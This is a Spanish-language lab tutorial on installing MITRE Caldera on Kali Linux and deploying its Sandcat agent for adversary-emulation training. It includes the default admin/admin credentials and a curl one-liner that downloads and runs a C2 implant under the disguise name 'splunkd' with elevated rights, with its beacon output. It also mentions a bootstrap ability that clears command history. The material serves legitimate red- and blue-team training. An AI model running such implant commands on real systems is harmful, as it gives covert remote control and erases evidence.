
Escenario de simulación

Objetivo: simular y analizar una cadena de ataque mediante Caldera, y mapearla en MITRE ATT&CK.

3.1 Qué es Caldera de MITRE: <https://caldera.mitre.org>

Su página principal es la que podemos ver en la imagen de la derecha.

Para tener un buen punto de partida, nos iremos a ver la opción “**Documentation**”



Welcome to MITRE Caldera's documentation! [View page source](#)

Welcome to MITRE Caldera's documentation!

Caldera™ is an adversary emulation platform designed to easily run autonomous breach-and-attack simulation exercises. It can also be used to run manual red-team engagements or automated incident response. Caldera is built on the MITRE ATT&CK™ framework and is an active research project at MITRE.


The framework consists of two components:

1. **The core system.** This is the framework code, including an asynchronous command-and-control (C2) server with a REST API and a web interface.
2. **Plugins.** These are separate repositories that hang off of the core framework, providing additional functionality. Examples include agents, GUI interfaces, collections of TTPs and more.

Visit [Installing Caldera](#) for installation information.

For getting familiar with the project, visit [Getting started](#), which documents step-by-step guides for the most common use cases of Caldera, and [Basic usage](#), which documents how to use some of the basic components in core Caldera. Visit [Learning the terminology](#) for in depth definitions of the terms used throughout the project.

For information about Caldera plugins, visit [Plugin Library](#) and [How to Build Plugins](#) if you are interested in building your own.



Caldera™ 2025 User Survey is out! If you or your team uses Caldera significantly, we would greatly appreciate hearing from you! [Survey Form](#)

MITRE CALDERA [GitHub](#) **Documentation** [Videos](#) [Blog](#) [Benefactors](#)

CALDERA

A Scalable, Automated Adversary Emulation Platform

Caldera™ is a cybersecurity framework developed by MITRE that empowers cyber practitioners to save time, money, and energy through automated security assessments.

La traducción literal de lo que hemos remarcado en rojo es:

“Caldera es una plataforma de emulación de adversarios diseñada para ejecutar fácilmente ejercicios autónomos de simulación de brechas y ataques. También se puede utilizar para ejecutar operaciones manuales de equipos rojos o respuestas automatizadas a incidentes. Caldera se basa en el marco MITRE ATT&CK™ y es un proyecto de investigación activo en MITRE”.

La documentación que nos ofrece esta Web es muy completa y debemos recurrir a ella ante cualquier duda.

Caldera nos permitirá ejecutar cualquiera de los ataques que nos presenta MITRE (y mucho más), analizarlos desde cada uno de los comandos o acciones que un intruso ha realizado, y con ello comprender cómo es la metodología y pasos que realizó.

Básicamente se trata de una interfaz gráfica que se ejecuta en un servidor y que trabaja en conjunto con la matriz MITRE ATT&CK. Con este interfaz gráfica podremos crear escenarios de ataques reales y la conectaremos con un agente que se comunicará con este servidor usando **C2** (Command & Control).

La importancia de aprender a emplear **Caldera** es que nos será de utilidad, tanto para los operadores del **Red Team** que pueden beneficiarse de esta herramienta ejecutando las técnicas que hemos ido desarrollando, y por otro lado, los operadores del **Blue Team** pueden ejecutar y revisar acciones de respuesta a incidentes. Además, está construido sobre el marco de **MITRE ATT&CK**, que es desde donde la plataforma extrae todas las tácticas, técnicas y procedimientos. Es decir, estamos profundizando en una metodología de trabajo que completa de forma práctica, todo lo que nos ofrece MITRE.



El proyecto **Caldera de MITRE** es una plataforma de tipo Breach and Attack Simulation (BAS) de código abierto que permite emular las Tácticas, Técnicas y Procedimientos (TTP) de explotación de redes y sistemas.

Para mantener nuestra metodología de trabajo eminentemente práctica, pasemos a trabajar con Caldera.

3.2 Herramienta: Caldera de MITRE (<https://caldera.mitre.org>)

3.2.1 Instalación de Caldera.

Encontraréis en el enlace de caldera que hemos puesto arriba, y en todo Internet, varios foros para la instalación de caldera desde **Github**. Esta instalación, en muchos casos suele ponerse complicada. Pero nuevamente otra de las maravillas que nos ofrece nuestro **Kali Linux**, es que nos permite instalarlo sencillamente con el comando “**apt**”. Recomendamos que lo hagáis con la última versión de Kali.

En nuestro caso, como podéis ver en la imagen de la derecha, estamos en la **versión 6.12.33** de junio de 2025.

```
(root@kali)-[/home/acorletti]
# uname -a
Linux kali 6.12.33+kali-arm64 #1 SMP Kali 6.12.33-1kali1 (2025-06-25) aarch64 GNU/Linux
```

Para instalarlo solo ejecutamos: **“apt install caldera”**.

```
(root@kali)-[/home/acorletti]
# apt install caldera
Installing:
caldera

Installing dependencies:
binutils-gold          python3-docker
binutils-gold-aarch64-linux-gnu python3-docutils
docutils-common        python3-freetype
golang-1.24-go         python3-imagesize
golang-1.24-src        python3-mdit-py-plugins
golang-go              python3-myst-parser
```

Una vez finalizada la instalación, se ejecuta con: **“caldera --insecure”**. La opción **“--insecure”**, nos permite trabajar con protocolo HTTP. Por supuesto mucho cuidado con el mismo, si lo hacemos en redes en producción, pues recordad que es un protocolo inseguro con lo que en ese caso no colocaremos **“--insecure”**.

```
(root@kali)-[/home/acorletti]
# caldera --insecure
2025-08-16 12:26:06 WARNING --insecure flag set. Caldera will use the default user accounts in server.py:219
default.yml config file.
INFO Using main config from conf/default.yml server.py:228
INFO Invalid Github Gist personal API token provided. Gist C2 contact_gist.py:70
contact will not be started.
INFO Generating temporary SSH private key. Was unable to use tunnel_ssh.py:26
provided SSH private key
```

Si todo ha ido bien, nos mostrará el siguiente



mensaje:

¡¡ Hagamos un breack para presentar un comando nuevo !!

Acabamos de instalar un software nuevo, pero ¿dónde lo instaló?... Veamos un comando espectacular: **“locate”** nos permite localizar todo lo que existe en nuestro disco duro, pero es necesario mantener acutalizada su base de datos, por lo que si acabamos de instalar este software debemos actualizarla con el comando **“updatedb”**, una vez actualizada, entonces podemos busca a caldera con el comando **“locate caldera”**

```
(root@kali)-[/home/acorletti/Downloads]
# updatedb

(root@kali)-[/home/acorletti/Downloads]
# locate caldera
/usr/bin/caldera
/usr/share/caldera
/usr/share/caldera/__pycache__
/usr/share/caldera/app
/usr/share/caldera/conf
/usr/share/caldera/data
/usr/share/caldera/plugins
/usr/share/caldera/server.py
/usr/share/caldera/static
/usr/share/caldera/templates
```

Como podemos apreciar, la instalación de Caldera en nuestro Kali, la ha realizado en el directorio “/usr/share/caldera”, si nos vamos a este directorio, podemos ver que nos presenta enlaces simbólicos hacia “/var/lib/caldera/conf”. Este es el directorio que estamos buscando pues allí está su configuración. Nos posicionamos en el mismo.

```
(root@kali)-[/usr/share/caldera]
# cd /var/lib/caldera/conf

(root@kali)-[/var/lib/caldera/conf]
# ls -l
total 12
-rw-r--r-- 1 _caldera _caldera 311 Aug 16 12:33 agents.yml
-rw-r--r-- 1 _caldera _caldera 1510 Aug 16 12:33 default.yml
-rw-r--r-- 1 _caldera _caldera 2981 Aug 16 12:33 payloads.yml

(root@kali)-[/var/lib/caldera/conf]
# vi default.yml
```

```
(root@kali)-[/home/acorletti/Downloads]
# cd /usr/share/caldera

(root@kali)-[/usr/share/caldera]
# ls -l
total 28
drwxr-xr-x 11 root root 4096 Aug 16 12:25 app
lrwxrwxrwx 1 root root 21 Jun 12 06:53 conf -> /var/lib/caldera/conf
lrwxrwxrwx 1 root root 21 Jun 12 06:53 data -> /var/lib/caldera/data
lrwxrwxrwx 1 root root 24 Jun 12 06:53 plugins -> /var/lib/caldera/plugins
drwxr-xr-x 2 root root 4096 Aug 16 12:25 __pycache__
-rw-r--r-- 1 root root 10385 Apr 24 19:39 server.py
drwxr-xr-x 7 root root 4096 Aug 16 12:25 static
drwxr-xr-x 2 root root 4096 Aug 16 12:25 templates
```

Una vez dentro de “/var/lib/caldera/conf”. Ejecutamos “vi default.yml”, pues como se presenta en la imagen de la derecha, al final de este fichero de configuración, es donde se presentan los usuarios y contraseñas de acceso.

```
users:
blue:
  blue: admin
red:
  admin: admin
  red: admin
```


3.2.2 Acceso y presentación de Caldera:

Para acceder lo haremos vía web, con Firefox en la URL: <http://localhost:8888>, Donde colocaremos como usuario “admin” y contraseña “admin”, tal cual acabamos de ver en el fichero “default.yml”. Una vez validado, se nos presentará la imagen que figura abajo.

Como podemos ver en la imagen anterior, la interfaz gráfica de Caldera se divide en tres secciones:

- Campañas
- Plugins
- Configuración

(las hemos recuadrado en verde en la imagen).



Las campañas son conjuntos de operaciones para simular diferentes tipos de ataques, los plugins son componentes de software que extienden la funcionalidad del sistema (como añadir nuevas capacidades de ataque o adversarios), y la configuración se refiere a los ajustes del sistema, como la activación de plugins y la definición de operaciones, por ejemplo, dentro del archivo *default.yml*.

Cuando instalamos Caldera en nuestro Kali Linux, por defecto ya trae cargados los siguientes agentes:

- **Sandcat**: consiste en un agente ligero que permite ejecutar comandos remotos, scripts y técnicas ATT&CK de manera discreta. Se utiliza principalmente para pruebas que requieren alta movilidad y sigilo, ideal para escenarios de emulación avanzados. Puede comunicarse con el servidor de CALDERA usando **C2** (Command & Control) para recibir órdenes y enviar resultados.
- **Manx**: Es un agente más orientado a entornos Windows, con funcionalidades avanzadas de persistencia y exfiltración. Se puede comunicar a través del contacto TCP y funciona como un reverse-shell. Su objetivo es simular ataques más persistentes, como malware que sobrevive a reinicios o cambios de usuario. Permite probar técnicas de movimiento lateral y recolección de credenciales en entornos controlados.
- **Ragdoll**: Diseñado para simular ataques más destructivos, aunque sigue siendo seguro dentro del entorno de CALDERA. Su enfoque está en demostraciones y pruebas de técnicas ofensivas específicas, más que en la discreción. Útil para escenarios de entrenamiento o para visualizar cómo ciertos ataques afectan al sistema sin riesgo real.




Resumen:

- **Sandcat**: sigiloso, multiplataforma, flexible.
- **Manx**: persistente, especializado en Windows, pruebas de movimiento lateral.
- **Ragdoll**: ruidoso, demostrativo, útil para entrenamiento y visualización de ataques.

Un agente actúa como si fuera un Remote Access Trojan (**RAT**). Son programas escritos en diferentes idiomas que ejecutan las instrucciones que realizaría un adversario en los sistemas víctima, previamente comprometidos. En general, este tipo de programas buscan comunicarse con el servidor del intruso a través de un protocolo normalmente de Internet, como HTTP, TCP, UDP, SSH, etc. Los agentes funcionan de forma similar generando el "Command and Control" (**C2**) de forma regular preguntando si hay nuevas instrucciones.

También iremos viendo otros conceptos que nos ofrece la interfaz gráfica de Caldera, los más importantes son:

- **Abilities** (Habilidad): Es una implementación específica de tácticas/técnicas de ATT&CK. Se componen de un conjunto de instrucciones que un agente debe ejecutar, simulando un host comprometido. Por defecto Caldera ya trae incorporada un conjunto de habilidades.





- **Adversaries** (Adversarios): Mejor se interpreta como “perfiles de adversarios”, y son grupos de habilidades que representan las tácticas, técnicas y procedimientos (**TTPs**) de amenazas conocidas. Los perfiles de adversario se utilizan al ejecutar una operación para determinar qué habilidades se ejecutarán.
- **Operations** (Operaciones): Son escenarios de ataque que utiliza los **TTP** de perfiles de adversario preconfigurados. Se puede ejecutar una operación automáticamente donde los agentes y el servidor C2 se ejecutan sin la interferencia del operador y solo pueden ejecutar tareas en el perfil del adversario. También existe el modo manual en el que el operador configura cada comando antes de asignarlo a un agente y ejecutarlo.

3.2.3 Prueba inicial de “agent”

Para iniciar nuestro trabajo con Caldera, crearemos, configuraremos y conectaremos un agente. Para seguir nuestra filosofía “paso a paso” lo haremos con el más sencillo: **Sandcat**.

En el menú de la izquierda de Caldera, dentro de “Campaigns” seleccionamos “agent”, y hacemos “click” en esta opción. Se nos desplegará la ventana que se presenta a la derecha.

Para crear un nuevo agente, seleccionamos el botón “+ Deploy an agent” (recuadrado en rojo). Inmediatamente se nos abrirá la ventana que presentamos abajo, en la cual seleccionaremos “**Sandcat**” tal cual podemos ver en azul en la imagen que sigue.



Si seleccionamos **Sandcat**, se nos abrirá una ventana similar a la de la imagen e la derecha.

Como podemos ver en la imagen, nos ofrece la opción de seleccionar una plataforma (Platform), en este caso para Linux, Windows y MAC

En nuestro ejemplo, hemos seleccionado MAC (recuadrado en verde), pero por supuesto, podéis hacerlo con la que más os guste.


Por ahora lo más importante es configurar adecuadamente el campo **"app.contact.http"** pues esa será la URL a la que se conectará este agente. Se trata de la dirección en la que hemos instalado nuestro servidor de Caldera. Por defecto, ya viene como:

<http://0.0.0.0:8888>, pues esa es la dirección de nuestro localhost y el puerto 8888, es el que figura en el fichero **"default.yml"**.

En nuestro caso, la dirección IP del ordenador portátil en el que instalamos Caldera es 192.168.1.124, por lo que modificamos este campo colocando:

<http://192.168.1.124:8888>, tal cual vemos en la imagen (recuadrado en naranja).

El paso final será copiar el contenido que nos ha generado, haciendo click en **"Copy"** (recuadrado en rojo).



Deploy an agent

Agent

Sandcat | Caldera's default agent, written in GoLang. Communicates through the HTTP(S) contact by default. ▼

Platform

all linux windows **darwin**

app.contact.http http://192.168.1.124:8888

agents.implant_name splunkd

agent.extensions

darwin sh

Caldera's default agent, written in GoLang. Communicates through the HTTP(S) contact by default.

```
server="http://192.168.1.124:8888";
curl -s -X POST -H "file:sandcat.go" -H "platform:darwin" -H "architecture:amd64"
chmod +x splunkd;
./splunkd -server $server -v
```

Copy

Ahora debemos insertar el código copiado en el que hemos elegido como “agente”, en nuestro caso, como hemos dicho, será otro MAC, por lo que abrimos una interfaz de comandos en el mismo y pegamos el código que hemos copiado. **IMPORTANTE:** este pegado debemos hacerlo con una cuenta que posea permiso de administrador, pues lo que intentaremos simular con esta agente, es lo que realizaría un intruso que ha escalado privilegios.


Si lo hiciéramos con Linux, el pegado sería igual que en MAC en una interfaz de comandos, y para Windows, el código se ejecuta a través de PowerShell.

A continuación se presenta una imagen en la que podemos apreciar el “pegado” en el agente (en nuestro caso otro MAC), del fichero que acabamos desde nuestro servidor Mitre Caldera y que copiamos (“**Copy**”: recuadrado en **rojo** en la imagen anterior).

```
sh-3.2# server="http://192.168.1.193:8888";curl -s -X POST -H "file:sandcat.go" -H "platform:darwin" -H "architecture:amd64" $server/file/download > splunkd;chmod +x splunkd;./splunkd -server $server -v
Starting sandcat in verbose mode.
[*] No tunnel protocol specified. Skipping tunnel setup.
[*] Attempting to set channel HTTP
Beacon API=/beacon
[*] Set communication channel to HTTP
initial delay=0
server=http://192.168.1.193:8888
upstream dest addr=http://192.168.1.193:8888
group=red
privilege=Elevated
allow local p2p receivers=false
beacon channel=HTTP
available data encoders=base64, plain-text
[+] Beacon (HTTP): ALIVE
[*] Running instruction 2f3c393f-8859-481c-a64f-dbac2144cfc3
[*] Submitting results for link 2f3c393f-8859-481c-a64f-dbac2144cfc3 via C2 channel HTTP
[+] Beacon (HTTP): ALIVE
```

En la imagen de arriba podemos ver también, que una vez pegado el fichero se inicia “sandcat” (**rojo**) y se establece una comunicación HTTP hacia el servidor 192.168.1.193 (**verde**) que es donde instalamos Mitre Caldera recientemente. Lo hace como grupo “red” porque estamos trabajando como “Red Team” y con máximos privilegios (privilege=Elevated) (**azul**). Finalmente, una vez que se establece la conexión, podemos ver como comienza a generar los “Beacon” (balizas) para que mutuamente (servidor y agente) sepan que están vivos (ALIVE) (**naranja**).

En el lado del servidor, inmediatamente nos mostrará que este agente se ha conectado, tal cual podemos ver en la imagen de la derecha (recuadrado en **verde**).




Otro detalle que debemos conocer es el tema de “**Configuration**” de cada agente, botón que hemos recuadrado en **rojo** en la imagen de arriba y a la derecha. Hagamos “click” en este botón para estudiar las opciones que nos ofrece.

La ventana de configuración, es la que vemos a la derecha.

Cada uno de estos campos significa:

- **Beacon Timers** (Temporizadores de baliza): segundos mínimos y máximos que tardará el agente en enviar una baliza (beacon) al servidor.
- **Watchdog Timer** (Temporizador de vigilancia): segundos que se debe esperar, una vez que el servidor no sea accesible, antes de eliminar un agente.
- **Untrusted timer** (Temporizador de agentes no fiable): segundos que se debe esperar antes de marcar un agente desaparecido como no fiable. Las operaciones no generarán nuevos enlaces para los agentes no confiables.
- **Implant Name** (Nombre del implantación): Nombre base de este agente. Si es necesario, se añadirá una extensión cuando se cree un agente (por ejemplo, splunkd se convertirá en splunkd.exe al generar un agente en una máquina Windows).
- **Bootstrap Abilities** (Capacidades de arranque): Lista separada por comas de los ID de capacidades que se ejecutarán en una nueva baliza de agente. De forma predeterminada, está configurado para ejecutar un comando que borra el historial de comandos.
